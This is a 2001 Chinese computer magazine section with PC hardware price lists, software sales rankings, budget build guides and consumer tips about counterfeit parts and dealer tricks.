虽然说GeForce 3已经上市，而且像小影霸、昂达的GeForce 3显卡已经卖到了2000元以下，但是这对于普通用户来说还是一个天文数字，因此目前购买最多的还是GeForce 2 MX、GTS、Pro显卡。一款MX200显卡只要500多元，而GeForce2 Pro也已经降到千元以下。虽然说Trident Blade XP以500元以下的低价位重新杀回显卡市场，ATI也凭借着Radeon LE想与MX平分天下，但是nVIDIA的统治地位还是很难动摇，其他显卡的硬件兼容性和软件厂商的支持将成为它们自身进一步发展的最大绊脚石。

随着人们的环保意识越来越强，很多人把目光开始投向液晶显示器，而各大显示器厂商也看准了这个市场，液晶显示器的降价，带来了一阵液晶显示器的销售热潮。像Acer的FP 450、优派的VE 150都只有不到4000元，这和几个月前一款纯平显示器的价格差不多，已经到达用户可以承受的心理线。

而随着暑假的到来，再加上精明的商家的成功运作，使得品牌机的销量也开始增加。像联想把P4和液晶显示器这两个时下比较流行的产品做到了一起，而价格也只是10000元出头，当然受到很多家庭用户的青睐。CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄　宇

报价杂货铺

（截止到 2001.8.2，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Pentium IV 1.4GHz+128M RambusRAM	2390 元
Pentium IV 1.3GHz+128M RambusRAM	2150 元
Pentium III 733/866/1G 散(Socket370,133MHz 外频)	1100/1290/1580 元
Celeron II 850/800/733 散	665/595/445 元
AMD 雷鸟 850/900/1G/1.2G	770/820/950/1260 元
AMD 毒龙 750/800/850	320/360/450 元
品牌 CPU 风扇	
Coolermaster 5H51/6H51	75/115 元
九州风神 048/058	75/105 元
大水牛 CC6002/CC5802/CC5208	80/50/35 元

主板

产品	价格
Intel 原装 815E/EP/ 原装 850	1090/950/1510 元
Iwill(艾崴) VD133GL （VIA、DMA66）	990 元
Asus(华硕) CUSL2-C(815EP) / MP(黑)	980/1200 元
Asus(华硕) PT4 （P4 Intel 850）	1650 元
Asus(华硕) A7PRO （VIA KT133）	1080 元
技嘉 6VX7-4X-A(VIA、DMA66、内置声卡)	860 元
微星 MS-6337 (Intel 815EP)	920 元
微星 K7TPro2-A （KT133，DMA66）	1020 元
硕泰克 SL-65ME+(I815E)/SL-65EP(I815EP)	920/799 元
联想 A12 +Kingmax 128M DDR	1099 元

内存

产品	价格
KingMax 128MB PC150-6 SDRAM	180 元
KingMax 256MB PC133-6 SDRAM	390 元
KingSton 128MB/256MB PC133-7 SDRAM	195/395 元
KingSton RAMBUS 64MB/128MB	320/620 元
KingSton 128MB/256MB DDR	260/520 元
金邦金条128MB SDRAM	195 元
HY 64MB/128MB/256MB PC133 SDRAM	88/155/295 元

硬盘

产品	价格
Maxtor 星钻 20GB/30GB/40GB/60GB	690/870/950/1650 元
Maxtor金钻 20GB/30GB/40GB	810/1050/1170 元
IBM 20GB/40GB(5400rpm,512K Cache，DMA100)	760/960 元
IBM 40GB/60GB(7200rpm,2M Cache，DMA100)	1090/1750 元
IBM SCSI 9.1GB/18GB/36.7GB	1490/1980/3850 元
U5 20GB/30GB/40GB(5400rpm,1MB Cache，DMA100)	680/740/820 元
Maxtor 外置 1394 接口 40G/80G	2780/4290 元
朗科优盘加密型 8MB/32M	199/439 元
爱国者移动存储王 10G/20G	1980/2980 元

显卡

产品	价格
Matrox G450 16M/32MB DDR	630/820 元
ATI Radeon LE(32M)	850 元
微星 8808 TNT2 M64 16M/32M	330/390 元
小影霸速龙 3000/ 速配 7700	540/990 元
小妖 G 9700DDR （GTS PRO）	1195 元
七彩虹 霹雳 9000II/III	990/1080 元
ELSA(艾尔莎) GF2 MX200/MX400 32MB	620/820 元
ELSA(艾尔莎) GF2 MX 32MB	800 元
丽台 GF2 MX 32MB 战斗版 / 白金版	820/940 元
丽台 GF2 GTS 32M DDR/TV	1999 元

刻录机

产品	价格
YAMAHA 8824S CDRW(8X/8X/24X SCSI内置)	2000 元
YAMAHA 2100 CDRW(16/10X/40X IDE 内置)	3000 元
HP 9350I CDRW(10X/4X/32X IDE 内置)	1750 元
HP 9500I CDRW(12X/8X /32X IDE 内置)	2250 元
HP 9600SI CDRW(12X/8X/32X SCSI 内置)	2600 元
HP 9600SE CDRW (12X/8X/32X SCSI 外置)	3400 元
理光 7083 CDRW(8X/8X/32X IDE 内置)	1000 元
理光 7120A CDRW(12X/10X/32X IDE 内置)	1800 元
理光 7125 CDRW(2X/10X/32X IDE 内置)	2250 元
SONY CRX140E-B CDRW(8X/4X/32X IDE 内置)	1300 元
SONY CRX140S-B CDRW(8X/4X /32X SCSI内置)	1950 元
SONY CRX160E CDRW(12X/8X /32X IDE 内置)	2150 元
Acer 8432A CDRW(8X/4X/32X IDE 内置)	1400 元

声卡、音箱

产品	价格
Creative(创新) Vibra 128	125 元
Creative(创新) Digital 128	220 元
Creative(创新) Live! Value(数码版)	490 元
WINFAST Sound 支持光纤	380 元
大水牛小行者音箱 / 大水牛先行者音箱	190/320 元

显示器

产品	价格
Philips 105S/107E/107T	1150/1540/1880 元
Acer 77V/78g/GT	1499/1999/1799 元
MAG 570FD/770FD/796FD	1599/2599/2999 元
索尼 E100/E200	2050/3350 元
大水牛7KlrT/9Klr	1999/2999 元

西北地区产品报价

CPU

产品	价格
PIII 800/866/933/1G	1170/1230/1325/1600 元
赛扬 II 850/800/766/633	600/510/440/350 元
毒龙 750/800/850	280/330/440 元
雷鸟850/1G/1.2G	560/700/950 元

内存

产品	价格
HY 128M/256M PC133	130/240 元
GL2000/ 金邦金条 128M	170/235 元
Kingmax PC150 128M/256M	160/340 元
Kingmax 128M PC133	143 元
Kingston 64M/128M PC133	165/240 元

硬盘

产品	价格
西数 20G/30G/40G/60G(5400)	620/690/770/1190 元
西数 20G/30G/40G(7200)	620/840/950 元
希捷 U5 10G/20G/40G	540/620/740 元
酷鱼三代 20G/30G/40G	670/840/970 元
IBM 60GXP 40G/60G	990/1460 元
IBM 75GXP 20G/30G/60G	780/920/1400 元
星钻一代 20G/30G/40G	645/750/800 元
钻石 30G/40G（金钻六代）	1050 /1200 元

主板

产品	价格
694x 芯片组	
升技 VH6-II/ 钻石 CA64-BC/ 维硕 694x	760/780/690 元
华硕 CU4X-C/ 微星 6309NL100	880/730 元
815E(EP)芯片组	
升技 SA6/ 升技 SE6	860/990 元
华硕 CUSL2-M/ 钻石 CS61-EC	910/870 元
微星 815E Pro/ 技嘉 GA-6OXC	1050/820 元
KT133(A)芯片组	
升技 KT7A/ 华硕 A7Pro/ 华硕 A7V	870/950/980 元
钻石 AK75-AL/ 微星 K7T Pro/ 技嘉 7ZX	890/860/800 元

显卡

产品	价格
小影霸速龙 3000/ 速龙 3000+/ 速龙 6000	480/650/710 元
小妖 9700/ 速配 7700/ 速配 6000	1120/920/670 元
七彩虹 GF2 MX400/ 七彩虹镭 VE-SDRAM	740/690 元
丽台 S320II(32M)/GF2 MX/GF3	570/740/3500 元
太阳花S3000/S8000/S9000	490/680/1190 元
中凌 TNT2 PRO(32MB)/GF2 MX	580/780 元
ON-DATA "闪电 6200" /MGA G450	490/850 元
启亨 TNT2 PRO(32M)/GF2 MX400	580/780 元

显示器

产品	价格
美格 570FD / 美格 786FD	1599/2600 元
三星 550B/ 三星 750S	1360/1480 元
北泰 1582S/1782	1050/1480 元
飞利浦 107E/EMC D777	1435/1660 元
LG575N/775N/795FT	1290/1700/2780 元
优派 E50/E70/E70f	1150/1600/2100 元
ADI M500/M700/G720I	1230/1560/2850 元
Acer 57c/77g/79p	1340 /1660/2610 元

光驱

产品	价格
LG48X/ 美达 50X	350/310 元
长谷 52X/50X	370/320 元
摩西 50X / 长谷 50X	330/340 元
微星 52X/Acer 50X	390/360 元
源兴 52X/50X	380/350 元
Genius 40X/50X	380/420 元
华硕 50X/ 美创 40X	370/320 元

连邦软件销售排行榜

2001年7月10日-2001年7月26日

咨询电话：(010) 62525338

名次	操作系统平台		设计开发工具		办公事务处理		信息管理	
	名称	金额(元)	名称	金额(元)	名称	金额(元)	名称	金额(元)
1	Redhat Linux7.1精装版	48	编程经典控件大全	38	智能狂拼2标准版	39	E商2000竞争升级版	499
2	蓝点Linux2.0标准版(特价)	15	流风婚纱形象设计系统	168	WPS Office办公组合软件-升级版	198	速达3000	880
3	红旗Linux2.4桌面版	58	程序员加油站-系列	28	五笔字型第2代国标版	36	轻松会计-标准版	98
4	Windows2000中文版	1999	CAXA 电子图板2000	650	21世纪工作者手册系列	48	彩票博士V3.0版	68
5	TubroLinux6.1简体中文版-特价版	38	VC++编程资源大全	38	打字高手增强版	28	源代码-VB篇	28
6	中文之星2001大陆版	1380	纯爱信纸	48	文杰 For Windows	158	降龙九九会计软件	99
7	Acorbat 5.0西文版	3800	贴我贴我	48	Office XP中文标准版	3940	中国高等院校查询系统	50
8	Windows Me中文标准版	1188	中望室内外装饰设计系统 专业版	13800	金山笔圣-无线笔	50	炒股宝典	48
9	Windows 98 中文标准版	1998	VISUAL C++ 6.0西文专业版	10900	中文特快汉字输入法-普及版	98	财智2001家庭版	85
10	中日文输入平台3.0+日语一点通	288	电子设计自动化软件EDA2000-特价版	980	Office2000中文标准版	3999	天大天财进销存通用单机版	780

名次	游戏娱乐		教育学习		电子图书		实用工具	
	名称	金额(元)	名称	金额(元)	名称	金额(元)	名称	金额(元)
1	金庸群侠传网络版	9	开天辟地3	127	编程高手系列	49	瑞星2001标准版	188
2	大富翁5	48	电影风暴2000	28	图酷-高密度数码图库	68	KV3000标准版	178
3	碟霸-港台娱乐大本营系列	38	2001翰林汇套装	180	香港经典电影回顾	38	豪杰超级解霸2001-标准版	38
4	风云2	69	新东方背单词软件	25	电脑爱好者	13	捷通听霸-语音伴侣3.0版(特价版)	18
5	石器时代	29	儿童智慧宝典	68	钻石典藏之-系列图库	49	安全之星XP	168
6	三角洲特种部队3	50	个人电脑完全解决方案	25	电脑设计专业图库	65	金山笔圣-草书王	380
7	生化危机3-标准版	48	电脑学校教材-系列篇	35	世纪编程点金系列	36	金山词霸.net2001专业版	38
8	2001游戏天下	29	从零开始学英语	150	四大名著少儿版MP3	39	盈华双语浏览器	48
9	NBA2001	50	电脑世纪行3	267	程序员大本营2001系列	38	金山快译.net2001专业版	38
10	半条命-反恐怖精英	68	新概念系列 教程	25	黑客防线	28	东方光驱魔术师	39

正普软件销售排行榜

2001年7月10日至2001年7月26日
(www.2688.com)

游戏类

名次	名称	零售价(元)
1	大家来找X	19
2	奥妮--世纪雷神周年纪念典藏版	28
3	石器时代	29
4	大富翁5	48
5	金庸群侠传online(简体中文)	9
6	麻将娱乐室	28
7	碰碰i世代（游戏+月卡）	28
8	大家来竞答	28
9	西风狂诗曲-暴风雨(特价)	29.9
10	剑侠外传之月影传说	68

教育学习类

名次	名称	零售价(元)
1	全能打字教室—超级打字通	28
2	三维动画设计梦幻组合	38
3	网页制作四件套	48
4	着迷小学英语VCD版	88
5	洪恩GO GO学英语套装版(2000新装)	150
6	开天辟地III	127
7	网页+多媒体制作高手直通车	48
8	英语听说天堂（新装）	28
9	从零开始学英语（2000新装）	150
10	轻轻松松背单词II （新装）	48

休闲娱乐类

名次	名称	零售价(元)
1	刘宝瑞相声全集-对口相声	38
2	同一首歌—情歌经典（1970～2000）	28
3	MP3幼儿故事大王(配乐朗颂)	28
4	MP3群星荟-精选明星名歌	28
5	经典电影回顾2-卓别林电影全集(分上、下)	30
6	MP3—王菲精选	25
7	情歌MP3	28
8	MP3世界名曲100首II	28
9	经典MP3—合辑四	25
10	MP3世界轻音乐精选（新装）	25

实用工具类

名次	名称	零售价(元)
1	实用股市技术精粹	28
2	金山毒霸II体验版	5
3	瑞星杀毒软件2001版(3+1豪华版)	188
4	KV3000标准版	178
5	超级解霸2001(标准版)	38
6	Redhat Linux7.1(系统资料工具)	68
7	东方遥控专家	99
8	蓝点Linux2.0标准版（特价）	15
9	智能狂拼II	39
10	TOOLS电脑实用工具大全（套装）	28

E-mail: cfmk@cfan.com.cn

装机指南

□北京　赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

5000-6000元配置方案

配件项目	型号	参考价格(元)
CPU	AMD 毒龙800	380
风扇	富士康PK888	30
主板	钻石DFI AK75-EC	1020
内存	现代PC-133 128MB	125
硬盘	希捷U5 40G	730
显卡	梦幻MX 黄金版	690
声卡	主板集成	
音箱	七喜 小行者	190
光驱	美达 50X	360
软驱	SONY 1.44MB	100
显示器	三星753DF	1820
键盘	Acer普通超薄	65
鼠标	双飞燕 滚轮3D	35
机箱	爱国者	280
电源	长城 网际电源(机箱配套)	
总计		5825

这款配置的价格虽低，但性能却毫不示弱，简洁实用的设计是钻石DFI AK75-EC主板的特点，DFI AK75-EC采用了KT133A芯片组，提供了倍频调节功能，并在北桥上安装了金黄色散热片，还提供了遮蔽内置声卡的跳线，很受用户们的欢迎。来自韩国的梦幻系列显卡刚刚进入中国市场，这款GeForce2 MX具有别具一格的PCB板设计(如圆角设计等)，5.5ns的HY显存可以超频到215MHz使用，算是物有所值了。七喜的小行者音箱外形设计独特，座地反射技术使中音独立处理，音色清晰圆润。美达50X光驱在使用时噪音较小，发热量也不大，随产品还附赠美达光驱专用的豪杰超级解霸白金版应用光盘，这算是它们的传统了。

6000-7000元配置方案

配件项目	型号	参考价格(元)
CPU	Intel 赛扬II 633	350
风扇	急冻王 JAKS11A	56
主板	微星 815EP Pro	1080
内存	Tonicom PC-166	230
硬盘	迈拓 星钻一代 30G	840
显卡	昂达 闪电6200	599
声卡	主板集成	
音箱	冲击波 FAA-241	200
光驱	美达50X	360
软驱	SONY 1.44MB	100
显示器	三星755DF	2300
键盘	爱国者“一键通”	99
鼠标	双飞燕 4D+	50
机箱电源	技展+技展配套电源	260
总计		6524


由于新上市的100外频赛扬II超频性能不理想，更多的用户转向去购买保超的633，不仅价格便宜，而且超频后(赛扬II 950)速度更快，这款配置便是为此目的而制定的。微星815EP Pro整块主板做工精致，提供了线性超频功能，最高外频可达166MHz，并支持对CPU核心电压和Vio电压的调节，是理想的超频平台。而炎热的夏日对于超频后CPU的散热有了更高的要求，急冻王JAKS11A采用了大风量高厚度的滚珠风扇，工作时风量大，散热效果好。Tonicom PC-166是最近市场上炒得很热的内存条，它采用了6层PCB板设计，封装方式为SIM BGA，比BGA封装的KingMax内存颗粒面积还小，超频性能更加强大。选用的三星755DF是采用三星‘丹娜管’的17英寸纯平显示器，通过了TCO99认证。而昂达闪电6200是一款采用GeForce2 MX200芯片的经济型显卡，金黄色PCB板设计，配备了32MB HY 7.5ns SDRAM显存，完全可以满足大多数家庭的需要。

7000-8000元配置方案

配件项目	型号	参考价格(元)
CPU	Intel PIII 800EB(带风扇)	1150
主板	联想 QDI A12-C	1199
内存	胜创 PC2100 128MB(主板套装)	
硬盘	IBM腾龙III代60GXP 40G	960
显卡	启亨 MX400	780
声卡	主板集成	
音箱	创新 PcWorks 2.1	290
光驱	大白鲨 44X 时尚版	350
软驱	SONY 1.44MB	100
显示器	Acer 79P	2610
鼠标	联想USB鼠标(促销赠送)	
键盘	爱国者5351(人体工程学)	110
机箱电源	银河+银河配套电源	280
总计		7829

掀起DDR套装销售热潮的联想和胜创，决定在7月16日后凡购买联想主板的用户可获赠价值200元的联想USB鼠标一只。QDI A12-C主板(VIA Apollo Pro 266芯片组)采用了独特的三相电路独立供电设计，降低了CPU、内存和AGP显卡相互间的干扰，与A12不同的是，它板载了4声道的创新PCI128声卡，支持EAX。显卡选用的是启亨MX400，它采用了5ns三星显存，超频性能很不错，可以有效地缓解MX显卡显存带宽不足的问题。全钢机芯的大白鲨44X时尚版具有“迷宫式”结构和人工智能纠错技术，实际使用时显示出了超强的读盘能力。选用的Acer79P为17英寸纯平显示器，采用三菱的‘平面钻石珑’显像管，在文本显示效果上有其独到之处，通过了TCO99认证。爱国者5351人体工程学键盘使用起来手感舒适，弹性适中，长时间使用也不易产生疲劳，是一款相当不错的键盘。

市场聚焦
MARKET FOCUS



买CPU选定架构

毒龙处理器价格比较便宜，有的经销商在客户面前故意夸大AMD系列处理器的兼容性问题和安装补丁的复杂程度，诱导消费者购买Intel的产品，然后趁消费者预先的打算被打乱之际推销商家预先准备好的配置，获取更多的利润。这些商家大部分自己不经销AMD系列处理器和主板，从其他公司临时调货必将减少利润，所以自然大力推荐自己主营的Intel产品。其实目前的AMD系列处理器包括主流的毒龙和雷鸟兼容性方面已做得相当不错，系统安装补丁也无需专业操作，一般有初步电脑知识的用户就可以自己处理。

台式电脑可以支持红外传输

台式电脑通过安装红外线端口就可以与支持红外传输的笔记本、PDA、移动电话建立通讯，省去连线的麻烦。市场上出售供台式电脑用的红外线通讯扩展器有两种形式：一种是与COM口直接连接，另一种是与主板上的红外线端口连接。一般而言，与COM口直接连接的产品通用性比较强，而后者需要主板支持，且连接端子要匹配。

买风扇要注意转速和散热片

很多电脑爱好者都喜欢选购转速高的风扇，认为这样的散热效果好，商家也将高转速的风扇作为顶级风扇居为奇货价格飙升，有的产品价格在150元以上。在同口径的风扇中，转速高的风扇出风量自然大，但是一般来说随之而来的噪音也会增加，一般的电脑用户选购4500转左右的风扇是比较合适的。整个CPU散热组件的性能，除了风扇还与散热片的性能有关。有的散热器过分注重造型而实际散热效果却不佳。一般翼高面积大的散热片散热效果比较好，市场上有不少带超大散热片的CPU散热组件，其散热效果确实非常不错，不过这些散热片在安装时有时会与某些主板上的电容相冲突影响安装，大家在选购这些超大散热片前应该先看一下自己的主板或转接卡是否合适。

关于散热

随着气温的升高，电脑用户通过监控软件发现自己的CPU温度有明显的升高，有的电脑爱好者开始考虑更换CPU散热风扇。其实随着环境温度的升高，CPU温度升高是正常现象，用户可以通过监控软件看一下机箱内温度情况，如果CPU温度与机箱内温度差超过15度，则可以考虑更换散热组件，否则CPU温度高可能是机箱内温度升高所致。在排除机箱温度和散热片热传导因素后，对于不超频使用的爱好者，只要选购价格在40-80元之间的中档名牌风扇即可达到要求，而那些百元以上的高档风扇大部分都是针对超频玩家所设计，其优秀的散热性能在大众用户应用环境中不能很好地体现。

大家知道，在散热片和CPU间涂上导热硅脂可以有效降低热量，提高散热效果。以前电脑市场里出售的大部分是小罐装的导热硅脂，使用时用小棍涂抹不太方便。近期电脑市场里出现类似注射器包装的导热硅脂，使用起来非常方便，且不容易弄脏手。有些廉价的散热片在底部也贴有一个导热垫，但由于导热垫质量问题，导热效果并不理想。如果用户发现有这类情况，可干脆撕掉导热垫，用传统涂导热硅脂的方法来改善散热效果。

买Creative的声卡，认清版本差别

Creative的声卡在业界有很高的声誉，目前主流产品有PCI 128、PCI 128 digital、SB Live！系列。SB Live！系列中有一款称为数码版的SB LIVE！声卡，使用与高端SB Live！相同的EMU10K1芯片，具有较高的性价比。目前市场上在报价单中出现的被商家简称为数码版的Creative声卡却是PCI 128 digital产品，虽然也具有Digital out"数字信号输出"功能，但与SB LIVE！数码版相比，在性能和价格上都有一定差距，用户选购时请注意区别。

PC-100散装内存良莠不齐

由于一些老主板在使用PC-100的内存时相对稳定。有些电脑商家便出售PC-100散装内存，这些所谓PC-100内存除了少量库存正货外，其他大部分有三种条子：一是旧内存，商家通过低价收购升级用户手里旧内存赚取差价；二是找一些没有PC-133字标的内存条，随口说成PC-100内存；三是将贴有PC-133标签的内存降级改用PC-100的粘贴纸，摇身一变就成为PC-100内存。现在PC-100内存由于货源少所以价格不会比主流PC-133产品便宜，有时商家还会用物以稀为贵作为理由，每条PC-100的内存比PC-133产品贵上5-10元。检验旧内存主要看内存条上的金手指是否有明显插痕。

新PⅢ亮相中关村

Intel采用最新封装形式的PⅢ 1GHz CPU已经进入中关村市场了，它并不是传说中的Tualatin CPU，也不需要特殊的主板支持就可以正常工作。此次的新版PⅢ CPU的芯片被金属层严实地包裹住了，它采用了与P4相同的设计，更加利于保护核心芯片和增强散热能力。新款PⅢ在散热片上并没印有诸如主频、核心电压或二级缓存等参数，而还是印在老位置上的，它的核心电压还是1.75V，而并非是采用0.13微米制造的Tualatin的低电压，它在性能等技术方面并没有什么提高之处。目前这款新CPU价格为1620元，比普通的PⅢ 1GHz要贵20元，希望大家不必盲目购买。

散装的假冒品牌鼠标浮出水面

市场上假冒品牌的鼠标很多，如罗技、双飞燕等畅销品牌都成为被仿冒的对象。过去仿冒的鼠标大多都以低价位出售，随着制假技术的发展，有些仿制鼠标外观几乎可以乱真，销售价格也只与正货相差5-20元，使消费者不易从价格上发现破绽。不过目前大部分假冒鼠标为散装货，尤其是中高档鼠标原包装盒仿制成本较高，所以建议打算选购高档鼠标的用户最好到品牌专卖店购买盒装正品。如罗技的高档鼠标都附有电码防伪识别号，通过电话就能识别产品真伪。有的经销商经营的假冒罗技鼠标没有电码防伪标识，就推说是积压的早期库存品，当时还没有电码防伪，并愿意“让利清仓”。

ERGO人体工程学键盘有两个版本

Acer的ERGO人体工程学键盘属于一款造型别具特色的高档键盘，ERGO系列数字输入小键盘与主键盘相互独立，以使小数字键盘可以任意调整角度，方便操作者。市场上的ERGO键盘报价有含数字键盘和不含数字键盘两种规格，价格相差约50-60元，所以消费者在比较商家报价时要注意是否包含数字小键盘的价格。对于一般用户来说，是否配置数字小键盘可能不太重要。市场零售价带数字小键盘的EGRO为450元左右。另外ERGO主键盘上已提供了鼠标控制器，不过形式与传统鼠标不同，它采用类似部分笔记本电脑上的压力板鼠标控制器。

买搭售的Acer滚轮鼠标，注意价格

带滚轮的鼠标一向被认为属于中高档产品，一些常见的名牌滚轮鼠标如罗技产品大多在百元以上，所以在一些电脑爱好者眼里，滚轮成为鼠标档次的标志。市场上有一款标有Acer字样独立零售包装带有滚轮的鼠标，外观和包装看上去还挺正规的，价格非常便宜，一般20-35元就能买到，而这些产品到了一些装机商手里与正宗明基Acer键盘一起出售，鼠标的价格就可能飞涨卖到60元以上。很多用户因为看中鼠标带有滚轮，而且也不知道独立零售价，所以也乐于接受。

买软驱注意品质

软盘驱动器为大部分装机消费者所不重视，而且市场上各种品牌的软盘驱动器价格波动很小。劣质的杂牌或假冒名牌的软驱给装机商带来丰富的利润，但这些产品质量往往不过硬，使用寿命短、读盘噪音大，有的劣质软驱还会划伤软盘使软盘报废。消费者在装机时对软盘驱动器也要严格把关，一般可以选择SONY的产品，因为正品SONY软驱面板上有SONY凸字标记比较好识别，大部分仿冒品则没有此字标。

二手笔记本市场动态

很多电子市场都开始有专营二手笔记本的电脑商家入住。二手笔记本主要来源是国外。主流二手笔记本的档次已从年初的P75-P90的档次提高到P120以上，日文键盘的笔记本已不再吃香。目前中高挡的二手笔记本配置都在P166MMX-PⅡ400之间，键盘为通用英文键盘并带有光驱，价格大概在3600-9000元。这些笔记本经过商家的维护，安装有中文版的Win97/98操作系统，内存也做了扩展。电池方面商家做了处理，一般都可以维持工作1.5小时以上。二手笔记本中，IBM、DELL、东芝、康柏等名牌产品比较好销，价格在同配置产品中高约5%-10%。

最廉价的上网方案

现在尽管Cable Modem、ADSL、无线等众多上网方式被炒得火热，但是目前最大众化的仍旧是拨号上网的方法。通过Modem上网，一般ISP都采取包月和计时收费两种方式，下面要介绍的就是价格极为便宜的国讯包月卡：记时的用户享受免费开户，包括50元的上网时间，包月费用为30元/月，不限时使用。直接购买上网卡的用户，有包月不限时的35元/月包月方案，此外还有阳光卡，分为20元包月、50元包季度、160元包年卡三种。如果直接购买续值卡，各时段价格都不同，最便宜的0.3元/小时，还有0.6元、0.9元和1.2元的收费标准。国讯卡的全国拨入号是95788，而且支持ISDN接入，应该是现在价格最便宜的一种上网卡了。

如何选购机箱风扇

随着天气的一天天变热，很多电脑爱好者都准备为自己的机箱添加机箱风扇。机箱风扇的电源接口有不带测速的标准2线4芯大接口和3PIN带测速的小接口两种，如果用户主板上有空余机箱风扇连接口，建议选用带测速的机箱风扇，这样用户可以通过软件监测风扇的运转情况。在选购风扇时除了比较其标称功率，还要注意其工作噪音。一般优质的风扇用料比较好、骨架比较硬，市场上也出现了一些品牌机箱风扇，如ADDA和世纪之星水晶机箱风扇，虽然它们的价格比较高，标称功率也不是最大，但正规厂家的产品各项指标有保证，使用故障率低。

自己加注墨水，要看看打印机的型号

打算自己加注墨水以降低打印成本的电脑爱好者，慎选墨盒上具有IC记忆体芯片的打印机机种。虽然厂家宣称利用该技术可以更精确地计算墨盒剩余容量，但同时也增加了用户自己加注墨水的难度。因为即使用户找到了高品质的兼容墨水且加注成功，但还是会因为无法改写IC记录芯片上的信息而使打印机依然认为墨盒已空不能正常打印。

组建家庭局域网的相关事项

需要组建简易家庭局域网的电脑爱好者，如果手头没有专用的RJ45压线钳，制作网线压接水晶头很不容易。建议电脑爱好者事先预计好各段网线的长度和用处，然后到专营网络耗材的商店购买双绞线和水晶头，购买时可要求商家帮忙将水晶头压接好，压接前要告诉商家接线方式，尤其是用双绞线不经过集线器或交换机直接连接两台机器网卡的应用情况。一般压接水晶头都是免费的。

小心购买JS牌盒装CPU

不少朋友肯定都会觉得购买盒装CPU最令人放心，因为觉得盒装产品不会有假货，可是事实并非如此。现在已经出现了一些收购盒装CPU的包装盒与说明书的人，他们收集完这些基本的包装与附件之后，再将散装CPU与伪造的Intel原装风扇装进去，最后进行塑料封装，这样一个JS牌盒装CPU就制造完成了。这些JS制造的盒装产品最流行于高主频的CPU之中，因为在高主频CPU里盒装和散装的价格差异大，所以他们更有利可图。如866、933或1GHz等主频的产品。辨别这些伪造的盒装CPU其实很简单，只要认真核对CPU上的序列号和外包装上的是否相同就行了。

闷豆：这2.1音箱真有你说的那么好？

奸商：当然啦，这款2.1音箱用料考究，设计合理，真是性价比很高的！

闷豆：可我看这音箱的低音炮又小又轻，我问过好几个高手，这种音箱不可能发出很沉、很浑厚的低音，根本达不到我的要求。

奸商：那些所谓的高手都是凭经验说话的，这音箱可是最新的技术，不信，你试试就知道了。

闷豆：那就听听吧，音箱这东西，还是耳朵听实在。

奸商：外面太吵了，到里面来听吧。（把2.1音箱搬到里屋，放到一个大音箱上，并接上连接线）

闷豆：嗯，还真有些味道。

奸商：怎么样，耳听为实吧，谁说这种小低音炮不能发出很沉、很浑厚的低音！

闷豆：不错，不错，耳听为实，这音箱我买了……



评：有一些音响知识的朋友都知道，音箱的低音效果绝对与音箱体积是有关系的，小体积的低音炮不可能发出很有力度的低音，而闷豆看上的这款音箱的低音炮的确很小，可听起来的效果也的确不错，这是怎么回事呢？不少朋友在买音箱时也遇到过，分明在奸商处听起来效果很好的音箱，买回家就完全变味了，这又是怎么回事呢？要不是闷豆亲自遇到这事情，还真解不开这个谜。当你想试听某款音箱，奸商会把需要试听的音箱带到放满各种音箱的屋里，而这屋子里面的音箱，都是能用的而且效果不错的真家伙，而这种试听的地方空间狭小，声音没有多少方向感，结果就是，你看起来是在听你选择的一款音箱，但实际上是另外的音箱在发出优美的音乐。闷豆遇到的这事，真正发低音的是放在2.1下面的大音箱，要不是感觉到那个大家伙震动空气产生的气流，闷豆还真被骗了。

近期光盘驱动器市场走势分析

光盘驱动器简称光驱，现在已经成为PC必不可少的配件之一，不信你看看，谁的PC没有光驱呢？它包括了CD－ROM、DVD－ROM和刻录机等几种对光盘进行读写的驱动器，下文中将着重向大家介绍CD－ROM和DVD－ROM这两种驱动器的市场情况，为打算更新换代的朋友提供一些参考依据。

虽然CD－ROM已经在PC上生存了很长时间了，但是它依然会继续生存至少三到五年。笔者这样说可能不少人都会非常奇怪，因为CD－ROM的功能是DVD－ROM可以代替的，而且DVD－ROM的价格也比CD－ROM贵不了多少钱，所以不少朋友都会觉得DVD－ROM即将代替普通光驱成为市场主流。其实不然，因为现在的CD－ROM都有很强的纠错能力，DVD－ROM所欠缺的就是纠错方面的能力。从现在的情况来看，DVD驱动器在读烂盘方面的表现还远远无法和CD－ROM相比，所以如果DVD－ROM不加强对普通盘片的纠错能力的话，相信CD－ROM还是会长期存在的，直到我们不再有劣质盘片。

市场中普通盒装CD－ROM的价格已经从早些时间400多元的整体价位下降到了300多元，而且光驱的读取速度也从40速提高到了48速到52速之间。现在市场中的主流品牌为大白鲨、阿帕奇、Acer、源兴、美达等几家，他们的产品基本都以运行稳定、读盘能力强而著称。各厂家在光驱方面还有微小的市场划分，以中科集团的大白鲨为例，CD－ROM还分有增效版和时尚版两种，价格分别为340元和350元，此外相关产品还有廉价型的大蓝鲨和大虎鲨光驱等。其他的几个厂商的主流产品还有很多：Acer神行鳄价格在6月底从410元调整为370元；阿帕奇48速和52速产品为330元和360元。美达50速超级光驱也在6月底价格调整为310元；源兴的48速、50速和52速产品分别为300到340元不等。此外还有一些较有特色的光驱产品，如创新的40速带遥控的光驱，340元左右；奥美嘉的珍藏版光驱带有新一代的人工智能纠错功能和软硬件调速功能，硬件最低可降到16速，通过软件可以设定在8-50速之间，做工、包装均很精美，价格360元；52速的建兴光驱360元，购买该光驱还附赠3D鼠标一个，比较有意思。总之，现在的光驱市场已经比较成熟了，而且市场也没有什么太多的新意出现，所以各厂家还都希望通过各种所谓的新技术在市场上搏一把。

最近的DVD驱动器市场都被各厂商所看好，因为谁都知道DVD无疑代表未来的发展方向。而且目前的DVD市场还没有形成固定的局面，所以无论是驱动器的传统厂家还是一些新厂家都希望能尽快在这片未来的战场上最早开辟出一块属于自己的区域来。

